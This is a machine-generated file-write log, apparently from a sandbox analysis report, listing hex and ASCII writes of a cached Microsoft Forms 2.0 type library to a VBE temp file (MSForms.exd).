C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	b3 02 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 23 00 00	.#..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0a 00 00 d0 08 00 00 0f 00 00 00	.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 24 00 00 00 1c 00 00 00 0f 00 00 00	....$.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE939FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 78 47 00 00 0f 00 00 00	.....x..xG......	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 10 00 00 00 0f 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 00 44 00 00	&!............................ ....&!.................. ....0..... ..,........................... ....H.......D..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 e0 0d 00 00 10 08 00 00 f0 0c 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 88 0b 00 00 b0 0d 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 f8 0d 00 00 08 0d 00 00 88 05 00 00 c0 03 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	....................(...x...@. ....h........... ....X...@...(..... ....P...	success or wait	1	7FEE939FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	3c 22 85 75 cb 2a 23 4e a3 eb e3 12 bc a8 0f 4f fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	<".u.*#N.....O.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0.,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEE939FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2256	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	28	b0 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57	...........-.stdole2.tlbWWW	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	512	00 3f 00 00 48 22 00 00 e8 2d 00 00 34 47 00 00 70 45 00 00 ec 39 00 00 84 2b 00 00 e4 42 00 00 b8 3e 00 00 48 45 00 00 14 2e 00 00 58 47 00 00 c8 29 00 00 58 46 00 00 fc 43 00 00 f4 3a 00 00 ac 3f 00 00 f0 21 00 00 44 39 00 00 d0 44 00 00 d4 43 00 00 d4 40 00 00 d4 3b 00 00 20 24 00 00 d8 39 00 00 a4 37 00 00 ac 41 00 00 d0 35 00 00 34 43 00 00 a4 44 00 00 0c 43 00 00 9c 40 00 00 a0 46 00 00 10 47 00 00 b8 2d 00 00 b0 3d 00 00 1c 40 00 00 38 42 00 00 a8 3b 00 00 38 3d 00 00 c0 3f 00 00 a0 42 00 00 24 45 00 00 30 41 00 00 20 30 00 00 a0 3e 00 00 98 45 00 00 e8 41 00 00 48 43 00 00 10 26 00 00 4c 2d 00 00 38 2b 00 00 70 2f 00 00 40 3f 00 00 40 3e 00 00 f8 31 00 00 74 1f 00 00 28 3e 00 00 cc 38 00 00 94 27 00 00 f8 42 00 00 58 3e 00 00 b0 43 00 00 88 3c 00	.?..H"...-..4G..pE...9...+...B ...>..HE......XG...)..XF...C.. .:...?...!..D9...D...C...@...;.. $...9...7...A...5..4C...D.. .C...@...F...G...- ...=...@..8B ...;..8=...?...B..$E..0A.. 0.. .>...E...A..HC...&..L-..8+..p/ ..@?..@>...1..t...(>...8...'.. .B..X>...C...<.	success or wait	1	7FEE939FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	18296	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.....C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.kIDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW..DragDropWW..InheritWWW..OnWWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	7FEE939FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. ......d..... ....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57	......WW......WW	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	24 00	$.	success or wait	1956	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	1757	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1215	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`	success or wait	107	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	....4...4...d...d..... .....<...h.....	success or wait	107	7FEE939FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	b3 02 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 23 00 00	.#..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEE939FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	8c 4e 00 00 d0 08 00 00 ff ff ff ff 0f 00 00 00	.N..............	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	5c 57 00 00 1c 00 00 00 ff ff ff ff 0f 00 00 00	\W..............	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 4a 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	.J..............	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<..............	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ac 3c 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	.<..............	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	78 57 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	xW..............	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	78 59 00 00 78 47 00 00 ff ff ff ff 0f 00 00 00	xY..xG..........	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f0 a0 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T...........	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	44 a7 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	D...............	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	54 b5 00 00 10 00 00 00 ff ff ff ff 0f 00 00 00	T...............	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
